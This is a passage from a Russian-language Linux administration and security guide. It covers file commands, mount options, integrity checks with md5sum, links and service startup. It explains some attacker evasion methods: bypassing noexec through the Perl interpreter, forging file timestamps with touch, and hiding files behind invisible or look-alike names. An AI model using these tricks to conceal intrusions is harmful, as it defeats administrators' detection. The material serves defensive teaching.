- `-print` — заставляет вывести содержимое файла в консоль;
- `-mtime число` — в качестве параметра `число` можно указать количество дней, прошедших со дня последнего редактирования файла. Например, если вы вчера редактировали файл с именем note, но не помните, куда его сохранили, то выполните следующую команду:

  ```
  find / -name note -mtime 1
  ```

- `-type тип` — ключ позволяет указать тип файла. В качестве типа можно указывать:
  - `d` — каталог;
  - `f` — обычный файл;
  - `p` — именованный канал;
  - `l` — символическую ссылку.

С помощью команды `find` можно искать не только имена файлов или каталогов, но и осуществлять поиск по содержимому файлов. Вот вам интересная команда, которую нужно запомнить или записать:

```
find . -type f -name "*" -print | xargs grep "текст, который ищем"
```

В этом примере в качестве начального каталога для поиска указана точка, т. е. поиск будет начат с текущей папки, но вы можете указать и другой путь поиска, потому что это просто пример. Потом указываем тип искомых файлов — при этом ограничиваемся только файлами, чтобы программа не пыталась мучить каталоги. В качестве имени указываем только звездочку, что соответствует всем файлам. Ключ `-print` заставляет отображать содержимое файла.

Далее идет самое интересное. После вертикальной черты стоит другая команда. Это значит, что результат работы команды слева от черты будет передаваться команде справа от нее. Команда `xargs` объединяет полученные на входе данные и выполняет

указанную команду. А вот команда grep ищет в тексте, который подается на вход, строку, указанную в качестве параметра.

grep

Эта команда позволяет искать по данным, которые поступают на вход. На вход данные можно направить с помощью магического символа вертикальной черты. Например:

```
ls -al | grep bash
```

Здесь у нас две команды разделены вертикальной чертой. Команда слева выводит на экран список файлов, и полученный результат передается на вход команде справа, которая ищет слово bash в входных данных. Коротко говоря, команда предписывает показать все файлы в текущем каталоге и найти среди них те, в которых есть слово bash.

Еще один вариант:

```
cat .bashrc | grep alias
```

Команда слева выводит содержимое файла .bashrc (не имеет сейчас значение, что это за файл), а правая команда ищет в результате строки, в которых есть слово alias.

Если нужно просто искать информацию в файлах, то можно обойтись одной командой grep без вертикальных линий и дополнительных команд. Формат команды следующий:

```
grep что где
```

Допустим, что вы хотите проверить, есть ли в файле /etc/hosts адрес сайта flenov.info. Это можно сделать следующим образом:

```
grep flenov.info /etc/hosts
```

Если вы точно не знаете имя файла, но известен каталог, в котором он находится, то можно искать во всех файлах этого каталога:

```
grep flenov.info /etc/*
```

Символ звездочки здесь указывает как раз на то, что искать нужно в любом файле. Звездочка в Linux, как и в Windows, используется как шаблон — она соответствует любому количеству символов. Если нужно искать в файлах, которые начинаются с буквы h, то команда будет выглядеть так:

```
grep flenov.info /etc/h*
```

mkdir

Создание нового каталога. Например, если вы хотите создать подкаталог newdir в текущем каталоге, то нужно выполнить команду:

```
mkdir newdir
```

rm

Команда позволяет удалить файл или каталог (который должен быть пуст):

```
rm /home/flenov/need22.txt
```

В качестве имен файлов можно использовать и маски, как в команде cp. Для удаления каталога может понадобиться указание следующих ключей:

- `-d` — удалить каталог;
- `-r` — рекурсивно удалять содержимое каталогов;
- `-f` — не запрашивать подтверждение на удаление файлов. Будьте внимательны при использовании этого ключа, потому что файлы будут удаляться без каких бы то ни было предупреждений. Вы должны быть уверены, что команда написана правильно, иначе можно удалить что-то нужное, особенно если вы работаете под учетной записью root.

Пример удаления каталога рекурсивно и без запроса на подтверждение:

```
rm -rf /home/flenov/dir
```

df

Эта команда позволяет узнать объем свободного места на жестком диске или в разделе. Если устройство не указано, то на экран выводится информация о смонтированных файловых системах.

В результате выполнения команды может быть получен примерно такой вывод:

```
Filesystem  1k-blocks     Used   Available Use% Mounted on
/dev/hda2    16002200   2275552  12913760  15%  /
none           127940         0    127940   0%  /dev/shm
```

Результирующая таблица состоит из следующих колонок:

- `Filesystem` — диск, файловая система которого смонтирована;
- `1k-blocks` — количество логических блоков;
- `Used` — количество использованных блоков;
- `Available` — количество доступных блоков;
- `Use%` — процент использованного дискового пространства;
- `Mounted on` — как смонтирована файловая система.

mount

Команда предназначена для монтирования файловых систем. Были времена, когда даже компакт-диск (CD-ROM) приходилось монтировать командой в терминале. Сейчас в графическом режиме все уже монтируется и демонтируется автоматически.

Итак, чтобы CD-ROM стал доступным, надо выполнить команду mount, указав в качестве параметра устройство /dev/cdrom:

```
mount /dev/cdrom
```

После этого содержимое компакт-диска можно посмотреть в каталоге /mnt/cdrom — получается, что файлы и каталоги компакт-диска как бы сливаются с файловой системой.

Почему именно в каталог /mnt/cdrom монтируется компакт-диск? Секрет заключается в том, что для подключения компакт-диска нужно намного больше сведений, чем содержит команда mount /dev/cdrom. Эти сведения хранятся в двух файлах, уже имеющихся в ОС и описывающих основные устройства и параметры по умолчанию: fstab и mtab. Давайте по очереди рассмотрим эти файлы.

Для начала взглянем на fstab:

```
# /etc/fstab: static file system information.
#
# <file system> <mount point> <type> <options> <dump> <pass>
/dev/hda2  /      ext3 defaults,errors=remount-ro        0   1
/dev/hda1  none   swap sw                                0   0
proc       /proc  proc defaults                          0   0
none       /dev/shm  tmpfs defaults                      0   0
none       /dev/pts/ devpts gid=5,mode=620               0   0
/dev/cdrom /mnt/cdrom iso9660 noauto,owner,kudzu,ro      0   0
/dev/fd0   /mnt/floppy auto noauto,owner,kudzu           0   0
```

Файл содержит строки для основных дисков. Каждая запись состоит из 6 колонок. Обратите внимание на первую строку — здесь описывается подключение диска hda2. В моей файловой системе hda2 — основной диск, поэтому второй параметр: /. Это значит, что диск будет смонтирован как корневой. Третья колонка описывает файловую систему — в моем случае это Ext3.

Предпоследняя строка в файле описывает устройство CD-ROM. Посмотрите внимательно на второй параметр: /mnt/cdrom — вот откуда берется путь к содержимому компакт-диска. Четвертая колонка содержит опции монтирования, в которых можно описать параметры безопасности. Для компакт-диска здесь указано несколько опций: noauto,owner,kudzu,ro. Очень важным является параметр ro, который говорит о возможности только чтения CD-ROM. Вполне логично установить этот параметр для всех внешних приводов и устройств, которые злоумышленник может использовать для физического переписывания информации с сервера.

Файл mtab имеет примерно такое же содержимое:

```
# <file system><mount point> <type> <options>    <dump> <pass>
/dev/hda2      /             ext3   rw,errors=remount-ro 0  0
proc           /proc         proc   rw                   0  0
none           /dev/shm      tmpfs  rw                   0  0
none           /dev/pts      devpts rw,gid=5,mode=620    0  0
none /proc/sys/fs/binfmt_misc binfmt_misc rw 0 0
/dev/cdrom /mnt/cdrom iso9660 ro,nosuid,nodev 0 0
```

Если вы создали какие-то разделы на отдельных дисках, то с помощью файла mtab сможете настраивать и их. Ранее я вам рекомендовал выделить таким образом раздел /home с пользовательскими каталогами. Если вы так и сделали, то в файле mtab может присутствовать еще одна строка примерно следующего вида:

```
/dev/hda3 /home ext3 rw,errors=remount-ro 0 0
```

Посмотрим на ее четвертый параметр. В нем через запятую указаны опции монтирования, которыми можно управлять для повышения безопасности системы. В нашем примере это: `rw,errors=remount-ro`. Они означают, что по умолчанию диск будет смонтирован для чтения и записи (`rw`), а при возникновении ошибок перемонтирован только для чтения (`errors=remount-ro`). В качестве опций монтирования дополнительно можно указывать:

- `noexec` — запрещает выполнение файлов. Если вы уверены, что в разделе не должно быть исполняемых файлов, то можно указать эту опцию. Например, в некоторых системах каталог /home должен хранить только документы. Чтобы хакер не смог записать в этот раздел свои программы, с помощью которых будет осуществлять взлом, добавьте эту опцию. Точнее сказать, программы записать он сможет, а запустить — нет;
- `nosuid` — запрещает использование программ с битами SUID и SGID. В разделе /home их быть не должно, поэтому можно явно запретить применение привилегированных программ. О SUID- и SGID-программах мы будем говорить еще не раз (например, в *разд. 4.5*), ибо это очень опасная вещь;
- `nodev` — запрещает использование файлов устройств;
- `nosymfollow` — запрещает использование мягких ссылок.

Опции `nodev` и `nosymfollow` не сильно влияют на безопасность, но могут пригодиться.

Вообще-то, использование упомянутого ранее параметра `noexec` — бесполезное занятие и абсолютно не защищает систему от профессионального хакера, потому что опытный взломщик сможет запустить программу, если для выполнения разрешен хотя бы один раздел. Нет, параметр использовать можно, но не стоит считать его панацеей.

Допустим, что ваш сайт разрабатывается с использованием языка Perl. Если его интерпретатор доступен для выполнения, то взломщик сможет запускать сценарии программ Perl в любом разделе, в том числе и с установленным параметром `noexec`. Так, при использовании для запуска сценария командной строки вы получите сообщение о нарушении прав доступа. Но программа выполнится, если отдать такую команду:

```
perl file.pl
```

В этом случае, несмотря на то, что `file.pl` находится в разделе, в котором запрещены исполняемые файлы, ошибки не будет, потому что запускается разрешенная программа `perl`, которая в свою очередь читает файл (дозволенная операция) и вы-

полняет его в своем адресном пространстве. Ведь `file.pl` — это не программа, а текст программы, который интерпретируется с помощью Perl. А возможностей Perl достаточно, чтобы выполнять сложные манипуляции, как и у полноценных программ.

Вспомните описание файла mtab, где для CD-ROM стоит запрет на использование SUID- и SGID-программ. То же самое необходимо сделать как минимум с разделами /home и /tmp — тогда пользователи не смогут создавать в своих каталогах привилегированные программы, что позволит предотвратить большое количество возможных атак. В пользовательских каталогах не должно быть никаких приложений, работающих с высокими правами доступа.

Итак, давайте попробуем смонтировать CD-ROM в другой каталог. Для этого сначала создадим его:

```
mkdir /mnt/cd
```

Теперь выполним команду:

```
mount /dev/cdrom /mnt/cd
```

Если на вашем компьютере установлено две ОС: Windows и Linux, то диск, скорее всего, содержит файловую систему FAT32 или NTFS. Следующие команды позволяют подключить FAT32 к Linux:

```
mkdir /mnt/vfat
mount -t vfat /dev/hda3 /mnt/vfat
```

Первая команда создает каталог /mnt/vfat, куда будет подключаться диск с FAT32.

Во второй команде происходит монтирование диска /dev/hda3. Будем считать, что как раз этот диск принадлежит Windows (на моем компьютере именно так и есть, из этого и будем исходить). Ключ `-t` позволяет указать тип подключаемой файловой системы, что обязательно. Для CD-ROM мы этого не делали только потому, что вся необходимая информация имеется в файле /etc/fstab. В ключе `-t` указана файловая система `vfat` — это имя для FAT32, которое используется в Linux.

Более подробно о работе команды `mount` можно узнать на страницах ее документации (`man mount`).

umount

При подключении CD-ROM к файловой системе это устройство блокируется, и диск нельзя будет вытащить, пока он не размонтирован. Для этого используется команда `umount`.

Например, следующая команда позволяет размонтировать CD-ROM:

```
umount /dev/cdrom
```

Вытащить смонтированный компакт-диск действительно нельзя, но если была смонтирована флешка, то ее всегда можно выдернуть физически, и тут ничего не спасет.

tar

В те времена, когда не было программ для установки пакетов — таких как `apt-get`, программы устанавливались из архивов, распаковываемых с помощью команды `tar`. Сейчас таким образом чаще всего распространяют программы в исходных кодах. Для развертывания файла архива tar нужно выполнить команду:

```
tar xzvf имяфайла.tar.gz
```

Как правило, после выполнения команды в текущем каталоге будет создан каталог с таким же именем, как у архива (только без расширения). В нем вы сможете найти все распакованные файлы.

К работе с архивами мы вернемся в *главе 13*, когда станем рассматривать резервирование данных. Сейчас же нам достаточно уметь распаковывать пакеты, чтобы устанавливать дополнительные программы и утилиты сторонних разработчиков.

rpm

Эта команда устанавливает пакеты программ RPM, и ее смысл такой же, как и у `apt-get`, только формат RPM был разработан в Red Hat и используется в дистрибутивах, построенных на его базе. Я же рассматриваю в этой книге Ubuntu — потомок Debian. Но все же проведем совсем уж краткий экскурс по команде `rpm`.

Для установки нового пакета можно выполнить команду:

```
rpm -i пакет
```

Для обновления уже установленного пакета можно выполнить команду с параметром `-U`:

```
rpm -U пакет
```

Для того чтобы видеть ход инсталляции, можно указать еще и ключ `-v`. Таким образом, команда установки будет выглядеть следующим образом:

```
rpm -iv пакет
```

which

Иногда необходимо знать каталог, в котором расположена программа. Для этого служит команда `which` с именем программы в качестве параметра, которая проверит основные каталоги, содержащие исполняемые файлы. Например, чтобы определить, где находится программа просмотра содержимого каталогов `ls`, выполните следующую команду:

```
which ls
```

В результате вы увидите путь: /bin/ls. Если ваша ОС поддерживает псевдонимы (alias) команд, то можно будет увидеть и его. Таким образом, при выполнении команды на экране выведется:

```
alias ls='ls –color=tty'
        /bin/ls
```

3.1.2. Безопасность файлов

В *главе 4* мы будем подробно говорить о правах доступа. Это основа обеспечения безопасности, но надеяться только на них нельзя. Необходимы дополнительные инструменты сохранения целостности системы или, по крайней мере, отслеживания изменений основных объектов ОС — файлов. В них хранится информация, а именно она представляет ценность.

Дата изменения

Самый простейший способ контроля — наблюдение за датой редактирования. Допустим, что взломщик проник в вашу систему в 10:30. Чтобы узнать, что было изменено, можно с помощью команды `find` запустить поиск всех файлов, у которых дата корректировки позже этого времени. Не уверен, что вы захотите устраивать такие проверки, потому что они покажут слишком много файлов. Ну, а с другой стороны, не ко всем папкам может иметься доступ.

Тем не менее, сделать это легко, но не очень эффективно, потому что можно изменить дату с помощью той же команды `touch`, которая выглядит так:

```
touch параметры ММДДччммГГ файл
```

Прописными буквами показаны параметры даты, а строчными — время. Формат немного непривычный, но запомнить можно. Год указывать необязательно, в этом случае будет использоваться текущий.

Рассмотрим пример. Допустим, что вы хотите установить на файл **/etc/passwd** дату изменения 11:40 21 января. Для этого выполняем следующую команду:

```
touch 01211140 /etc/passwd
```

Теперь воспользуйтесь командой `ls -l /etc/passwd`, чтобы убедиться, что дата и время изменения установлены верно.

С помощью команды `touch` можно и создавать файлы, сразу же указывая необходимую дату.

Как видите, даты создания и редактирования файлов легко меняются.

Итак, найти все файлы, дата изменения которых позже 11:40 21 января текущего года, можно следующим образом:

```
touch 0121114010 /tmp/tempfile
find /etc \(-newer /tmp/tempfile \) -ls
find /etc \(-cnewer /tmp/tempfile \) -ls
find /etc \(-anewer /tmp/tempfile \) -ls
```

В первой строке мы создаем во временном каталоге **/tmp** файл с необходимой датой изменения, по которой и будет происходить поиск.

Следующие три строки производят поиск файлов. Каждая из них имеет следующую структуру:

```
find каталог \( -сравнение  файл \) -ls
```

Рассмотрим по частям эту строку:

- `find` — программа поиска файлов;
- `каталог` — каталог, в котором нужно искать. В нашем случае указан системный каталог /etc, в котором хранятся все настроечные файлы;
- параметр `\( -сравнение файл \)` состоит из файла для сопоставления и критерия поиска файлов, который может принимать различные значения:
  - `-newer` — дата изменения позже, чем у заданного файла в параметре `файл`;
  - `-cnewer` — состояние изменено позже, чем у сопоставляемого файла в параметре `файл`;
  - `-anewer` — дата последнего доступа превосходит аналогичный параметр сравниваемого файла;
- параметр `-ls` — отображает на экране список файлов (как при выполнении команды `ls`).

Контрольные суммы

На даты изменения можно надеяться, но необходимо иметь дополнительное средство проверки. Наилучшим методом является подсчет контрольной суммы. Допустим, что вы хотите отслеживать изменения в каталоге /etc. Для этого выполните следующую команду:

```
md5sum /etc/*
```

Утилита md5sum подсчитывает контрольную сумму указанных в качестве параметра файлов. На экране вы получите результат выполнения команды примерно такого вида:

```
783fd8fc5250c439914e88d490090ae1  /etc/DIR_COLORS
e2eb98e82a51806fe310bffdd23ca851  /etc/Muttrc
e1043de2310c8dd266eb0ce007ac9088  /etc/a2ps-site.cfg
4543eebd0f473107e6e99ca3fc7b8d47  /etc/a2ps.cfg
c09badb77749eecbeafd8cb21c562bd6  /etc/adjtime
70aba16e0d529c3db01a20207fd66b1f  /etc/aliases
c3e3a40097daed5c27144f53f37de38e  /etc/aliases.db
3e5bb9f9e8616bd8a5a4d7247f4d858e  /etc/anacrontab
fe4aad090adcd03bf686103687d69f64  /etc/aspldr.conf
...
```

Результат отображается в две колонки: первая содержит контрольную сумму, а вторая — имя файла. Контрольные суммы подсчитываются только для файлов. Для каталогов будет выведено сообщение об ошибке.

В нашем случае показаны все файлы каталога /etc/*. Результат расчета выведен на экран, но запомнить столько данных невозможно, поэтому логично будет записать их в файл, чтобы потом использовать его содержимое для анализа измене-

ний. Следующая команда выполняет расчет контрольных сумм и сохраняет результат расчета в файл /home/flenov/md:

```
md5sum /etc/* >> /home/flenov/md
```

Чтобы сравнить текущее состояние файлов каталога /etc с содержимым файла /home/flenov/md, необходимо выполнить команду:

```
md5sum -c /home/flenov/md
```

На экране появится список всех файлов, и напротив каждого должна стоять надпись Success (Успех). Это означает, что изменений не было. Давайте модифицируем какой-нибудь файл, выполнив, например, следующую команду:

```
groupadd test
```

Пока не будем вдаваться в подробности этой команды, сейчас достаточно знать, что она изменяет файл /etc/group. Снова выполняем команду проверки контрольных сумм файлов:

```
md5sum -c /home/flenov/md
```

Теперь напротив файла /etc/group будет выведено сообщение об ошибке, поскольку его контрольная сумма изменилась. Таким образом, даже если дата корректировки файла осталась прежней, по контрольной сумме легко определить наличие вмешательства.

Программа md5sum входит в пакет ucommon-utils, который по умолчанию в Ubuntu-сервер не устанавливается. Если у вас он отсутствует, то для его установки следует выполнить команду:

```
sudo apt-get install ucommon-utils
```

Что контролировать?

Целью атаки может быть не только конфигурация, но и исполняемые файлы. То, что Linux является продуктом с открытым кодом, имеет свои преимущества и недостатки.

Дело в том, что профессиональные хакеры знают программирование. Им не составляет труда взять исходный код какой-либо утилиты и изменить его по своему усмотрению, добавив в него необходимые возможности. Таким образом, в системе могут оказаться открытые потайные двери.

Конечно же, эти двери появляются не сразу после установки ОС. Но если взломщик проник в систему, то он может подменить системные файлы своими, чтобы таким образом в ней закрепиться.

Можно контролировать изменения как конфигурационных файлов, так и всех системных программ, и библиотек. Я в своей сети не решаю, какие каталоги отслеживать, но я бы добавил мониторинг каталогов /etc и /bin.

Следить за пользовательскими файлами просто не имеет смысла, потому что эти файлы изменяются часто, и в тысячах изменений найти что-либо существенное бу-

дет проблематично. Системные библиотеки так же изменяются с каждой установкой обновлений. А вот конфигурационные файлы и программы в настроенной системе не изменяются и не должны изменяться, поэтому любые их корректировки указывают на возможную проблему или вторжение.

Замечания по работе с файлами

ОС Linux достаточно демократично относится к именам создаваемых файлов, позволяя использовать абсолютно любые символы, кроме знака /, который является разделителем каталогов, и символа с кодом 0, который определяет конец имени файла. Все остальное применять допускается.

Самое страшное — это возможность использовать невидимые символы. Дело в том, что на их основе можно создать программу, у которой в имени будут только нечитаемые знаки, и пользователь не увидит такого файла. Никто и никогда не вглядывается в имена файлов, да и администраторы не сидят в постоянном наблюдении за системой, поэтому подобные вещи легко пропустить.

Рассмотрим пример с использованием перевода строки. Допустим, что хакер назвал свой файл hacker\nhosts.allow. В этом случае под \n подразумевается перевод каретки, а, значит, имя этого файла состоит из двух строк:

```
hacker
hosts.allow
```

Не все программы могут обработать такое имя правильно. Если ваш файловый менеджер работает неверно, то он отобразит только вторую строку: hosts.allow.

Еще один способ спрятать файл — в качестве имени указать точку и пробел: «. » или две точки и пробел: «.. ». Файл с именем в виде точки всегда указывает на текущий каталог. Администратор, выполнив команду `ls`, может не заметить, что существуют два файла с одинаковыми именами, а пробела ему все равно не видно.

Пробелы можно вставлять в любые имена файлов — например, перед именем: (« hosts.allow») или, наоборот, в конце имени, и при отсутствии должного внимания вы ничего не заметите. Чтобы увидеть конечный пробел, можно при выводе добавлять к каждому имени символ косой черты (/). Для этого при вызове команды `ls` используйте ключ `-F`.

Следующий вариант спрятать файл — заменять одни символы на другие, схожие по начертанию. Например, посмотрим на имя файла hosts.a11ow. Ничего не замечаете подозрительного? При беглом взгляде проблему можно пропустить, но если приглядеться повнимательнее, то станет видно, что вместо букв l (L) стоит цифра 1 (единица).

Может использоватся и такой прием — подмена буквы b на d. Здесь тоже трудно что-либо заподозрить, потому что если человек каждый день видит одно и то же, то, чаще всего, воспринимает желаемый текст за действительный. Получается банальный обман зрения.

Подобные трюки очень часто используются вирусописателями на платформе Windows. Там опытные пользователи, которые работают с компьютерами с 1990 го-

дов, уже точно привыкли к подобным обманам. Я не знаю, зовут ли сейчас «чайники» друзей отремонтировать компьютер, а в конце 1990-х меня часто просили «починить» регулярно падавшую Windows 9*x*, и я насмотрелся на разные вирусы и прочие злодейские программы с подобными простыми обманами.

3.1.3. Ссылки

В вашей системе могут появиться документы для совместного использования. Рассмотрим эту ситуацию на примере. Допустим, что файл отчетности /home/report должен быть доступен нескольким пользователям. Им было бы удобно, чтобы копия этого файла находилась в их домашних каталогах. Однако создавать несколько копий одного файла в разных местах нерационально, потому что затруднится синхронизация изменений — весьма сложно собрать в одно целое модификации из нескольких файлов, особенно если корректировался один и тот же кусок. И кто будет оценивать, чьи изменения необходимо вносить в общий файл?

Проблема частично решается с помощью ссылок, которые бывают жесткими (Hard link) и символьными (Symbolic link). Частично, потому что одновременная работа над документом все равно останется невозможной.

Для постижения самой сути ссылок необходимо понимать, что такое файл и какое место ему отводится операционной системой. При создании файла на диске выделяется пространство для хранения данных, а его имени сопоставляется ссылка из каталога на участок диска, где физически находится файл. Получается, что можно создать несколько ссылок на одни и те же данные, и ОС Linux позволяет делать это.

Когда мы выполняем команду `ls -l`, то на экране появляется подробная информация о файлах в текущем каталоге. Напомню ее вид:

```
-rw-r--r--    1 Flenov   FlenovG     118 Nov 26 16:10 1.txt
```

Если к директиве добавить ключ `i` (выполнить команду `ls -il`), то к выводимой информации добавится еще и дескриптор файла:

```
913021 -rw-r--r--    1 Flenov   FlenovG     118 Nov 26 16:10 1.txt
```

Первое число в этой строке и есть дескриптор, по которому определяется физическое расположение файла.

Жесткие ссылки

Жесткая ссылка указывает непосредственно на данные и имеет такой же дескриптор. Такой файл физически не удаляется из системы, пока не будут уничтожены все жесткие ссылки на него. По сути, каждое имя файла уже является жесткой ссылкой на данные.

Для создания таких ссылок используется команда `ln`, которая имеет следующий вид:

```
ln имя_файла имя_ссылки
```

В ответ на это программа создаст жесткую ссылку с именем имя_ссылки, которая будет указывать на те же данные, что и файл имя_файла.

Чтобы на практике проверить все, что утверждается далее, создайте в своей системе файл 1.txt. Для этого можно выполнить команду:

```
cat > 1.txt
```

Нажмите клавишу <Enter>, введите несколько строк текста и нажмите комбинацию клавиш <Ctrl>+<D> — теперь у вас есть необходимый файл для тестирования.

Создайте для файла 1.txt жесткую ссылку. Для этого выполните следующую команду:

```
ln 1.txt link.txt
```

С помощью команды `cat link.txt` выведите на экран содержимое файла link.txt и убедитесь, что оно идентично строкам в файле 1.txt. Теперь выполните команду `ls -il`, чтобы просмотреть содержимое каталога. В списке файлов должны быть две строки:

```
913021 -rw-r--r--  2 root    root          0 Feb 22 12:19 1.txt
913021 -rw-r--r--  2 root    root          0 Feb 22 12:19 link.txt
```

Обратите внимание, что первая колонка, в которой находятся дескрипторы для обоих файлов, содержит одинаковые значения. В третьей колонке стоит число 2, что говорит о наличии двух ссылок на данные.

Теперь попробуем изменить содержимое любого из этих файлов. Для этого выполним следующие команды:

```
ls > link.txt
cat 1.txt
```

В первой строке мы сохраняем в файле link.txt результат работы команды `ls` (результат отображения содержимого каталога), а вторая — отображает документ 1.txt. Убедитесь, что содержимое обоих файлов изменилось, но данные в них записаны одинаковые.

Давайте попробуем удалить файл 1.txt и посмотреть на каталог и содержимое файла link.txt. Для этого выполните следующие команды:

```
rm 1.txt
ls -il
cat link.txt
```

Файл 1.txt будет удачно удален. А вот содержимое жесткой ссылки link.txt никуда не денется. То есть данные на диске не были уничтожены, а исчезло только имя 1.txt. Обратите внимание, что у файла link.txt значение счетчика ссылок в третьей колонке уменьшилось до единицы.

Символьные ссылки

Символьная ссылка указывает не на данные, а на имя файла. Это дает некоторые преимущества, но одновременно вызывает большое количество проблем. Для

создания символьной ссылки нужно использовать команду `ln` с ключом `-s`. Например:

```
ln -s link.txt symbol.txt
```

Посмотрим на результат с помощью команды `ls -il`:

```
913021 -rw-r--r-- 1 root  root 519 Feb 22 12:19 link.txt
913193 lrwxrwxrwx 1 root  root   8 Feb 22 12:40 symbol.txt -> link.txt
```

Теперь дескрипторы файлов разные, но для `symbol.txt` первый символ следующей колонки представлен буквой `l`. Как раз она и указывает на то, что мы имеем дело с символьной ссылкой. В третьей колонке стоит единица, а последняя колонка после знака `->` содержит имя файла, на который указывает ссылка.

Попробуем удалить основной файл и после этого просмотреть содержимое ссылки symbol.txt:

```
rm link.txt
ls -il
cat symbol.txt
```

В первой строке мы удаляем файл link.txt. Вторая команда отображает список каталогов. Убедитесь, что файла link.txt нет. Если вы используете дистрибутив Red Hat, то команда `ls`, скорее всего, имеет псевдоним, который позволяет в зависимости от типа файла отображать его различными цветами. Если нет, то замените вторую команду на следующую:

```
ls --color=tty -il
```

Строка, содержащая информацию о ссылке symbol.txt, должна быть красного цвета, а текст — мигающий белый. Это говорит о том, что ссылка «битая», т. е. указывает на несуществующий файл. Команда `cat symbol.txt` пытается отобразить содержимое ссылки. Так как файла нет, мы увидим сообщение об ошибке.

Самое интересное, что если попытаться записать какие-либо данные в файл symbol.txt, то файл link.txt будет автоматически создан. Это огромный недостаток, поэтому вы должны следить за символьными ссылками перед удалением файлов — ведь пользователь сможет создать файл, который был удален.

Второй недостаток символьных ссылок кроется в правах доступа, но мы их будем рассматривать в *главе 4*.

Еще один минус таится в блокировках. Если открыть на редактирование файл, для которого создана символьная или жесткая ссылка, то он блокируется. Представим себе, что существует ссылка на файл /etc/passwd или /etc/shadow. При блокировке одного из них вход в систему станет невозможным.

Чтобы взломщик не смог воспользоваться блокировками, его права на запись в системные каталоги должны быть ограничены. А пользователь в большинстве случаев должен иметь разрешение писать только в свой домашний каталог и в каталог /tmp. Иногда при разделении файлов может потребоваться работа с чужими каталогами, но все равно доступ ограничивается каталогом /home, где расположены пользовательские каталоги.

Глядя на все недостатки ссылок, возникает вопрос — а нужно ли действительно использовать их? Я рекомендую делать это только в крайнем случае, когда все остальные способы решения проблемы еще хуже. И если нет другого выхода, то будьте хотя бы аккуратны и внимательны.

3.2. Загрузка системы

Во время загрузки ОС запускается множество программ, которые занимают память, уменьшая тем самым производительность системы.

Тем не менее, перезагрузка позволяет оперативно восстановить работу компьютера после сбоя. Все машины когда-либо приходится перезагружать — чтобы возобновить полноценное функционирование или после обновления некоторых системных файлов, требующих перезагрузки.

Во время загрузки все необходимые настройки должны производиться автоматически — чтобы сразу после старта не приходилось что-либо конфигурировать вручную. Это может отнять слишком много времени, к тому же выполнять одни и те же действия каждый раз — очень скучно и неинтересно.

3.2.1. Автозагрузка

Когда включается компьютер, то первой загружается программа, записанная в микросхеме ПЗУ системы, которая называется BIOS (Basic Input/Output System, базовая система ввода/вывода). Она читает главную загрузочную запись (MBR, Master Boot Record), которая на самом деле представляет собой 512 байтов на жестком диске. В них расположена информация о дисках и код начального загрузчика ОС.

Поскольку уместить код всего загрузчика в MBR в наше время практически невозможно, там располагают только начальный загрузчик, который загружает с другого места диска уже полноценный загрузчик.

В Linux сейчас самым популярным загрузчиком является GRUB2. Конфигурация этой программы чаще всего содержится в файле /boot/grub2/grub.cfg. В нем записаны настройки, определяющие, нужно ли показывать меню выбора варианта загрузки и каким должно быть это меню, а так же указываются сами варианты загрузки и предписывается, какую версию ядра следует загрузить (мы уже говорили, что в Linux может быть более одного ядра).

После этого может загружаться initrd — диск в оперативной памяти (ramdisk) для временной файловой системы, используемой ядром Linux при начальной загрузке. Дело в том, что если ядро скомпилировано в минимальном варианте, и все его возможности подключаются в дальнейшем с помощью модулей, то в этот момент у ядра не будет возможности работать со специфичными жесткими дисками, и оно не сможет загружать дальнейшие данные. Поэтому сначала грузится диск /boot/initrd.*xxxx*, который загружает критически важные модули, и, если я не ошибаюсь, именно он и загружает красивую картинку, которую показывает ОС во время старта системы.

Теперь у ядра есть все необходимое для загрузки самой системы. Появляется красивая картинка, которая прячет выводимый в консоль лог дальнейшей загрузки, и управление передается программе /sbin/init.

Программа init загружает файл /etc/inittab — конфигурационный файл, в котором прописан процесс инициализации ОС Linux, и выполняет все предусмотренные в нем операции.

В настоящее время в системе загрузки всех сервисов осуществляется смена лидера, и, может быть, даже уместно сказать, что эта смена уже практически произошла. Раньше загрузкой всех сервисов управляла SysVinit — программа init, которая загружает все сервисы последовательно. Это надежно, но долго, потому что если какой-то сервис загружается медленно, то все остальные вынуждены стоять и ждать своей очереди. Такое часто происходит с сервисами, которые взаимодействуют с сетью.

Разработчики дистрибутивов предложили новую программу загрузки сервисов. В Ubuntu — это Upstart. Она позволяет загружать сервисы параллельно. Конечно же, в ней предусмотрено наличие связей и зависимостей, когда определенный сервис должен загружаться только по окончанию родительского.

У компании Red Hat свой взгляд на загрузку и называется он systemd. Смысл примерно тот же — загружать по несколько сервисов параллельно для повышения скорости старта системы.

Мы разбираемся с Ubuntu, поэтому чуть более подробно рассмотрим Upstart.

Upstart для запуска служб и задач использует события. Кстати, эти два понятия: службы и задачи — похожи, но все же имеют одно большое различие: если служба по какой-то причине останавливается, то она будет перезапущена.

При этом управлять службами в консоли не так уж и сложно. Чтобы просмотреть установленные службы, надо взглянуть на установленные скрипты запуска служб в каталоге /etc/init.d/. Статус любого из них можно проверить, если выполнить любой из этих скриптов с параметром `status` с правами администратора:

```
sudo /etc/init.d/apache2 status
```

Если служба выполняется, то в консоли появится сообщение:

```
* apache2 is running
```

Чтобы остановить службу, нужно выполнить скрипт с параметром `stop`:

```
sudo /etc/init.d/apache2 stop
```

А для запуска делаем то же самое, только с параметром `start`:

```
sudo /etc/init.d/apache2 start
```

Состояние сервисов можно просматривать и с помощью команды `status`:

```
sudo status cups
```

В этом случае я запрашиваю состояние сервиса `cups`, который отвечает за печать. А для управления сервисом можно использовать команду `service`:

```
sudo service cups start
sudo service cups stop
sudo service cups restart
```

Думаю, что какие-то дополнительные комментарии тут излишни.

Чтобы просмотреть состояние всех установленных служб в тот или иной момент, надо выполнить команду:

```
sudo service --status-all
```

или:

```
sudo initctl list
```

Команды немного разные, и вывод у них отличается.

Когда вы запускаете или останавливаете сервис с помощью подобных команд, то это носит только временный характер. Если же вы хотите, чтобы изменение носило постоянный характер, и состояние службы сохранялось после перезапуска, то можно создать файл /etc/init/имя_сервиса.override, в котором будет содержаться только слово `manual`. Из командной строки такое можно выполнить с помощью команды `echo` и перенаправить результат команды в файл:

```
echo 'manual' > /etc/init/mysql.override
```

Команда `echo 'manual'` говорит о том, что нужно напечатать слово `manual`. Оно будет напечатано на стандартном выводе, которым по умолчанию является окно терминала. Символ > говорит, что вывод команды слева нужно перенаправить в поток справа. А справа идет файл. Значит, теперь слово будет напечатано не на экране, а записано в файл.

Но папка /etc требует прав администратора для работы, а это значит, что команда завершится ошибкой, если ее выполнять с правами простого пользователя.

Проблема решается использованием команды `sudo`:

```
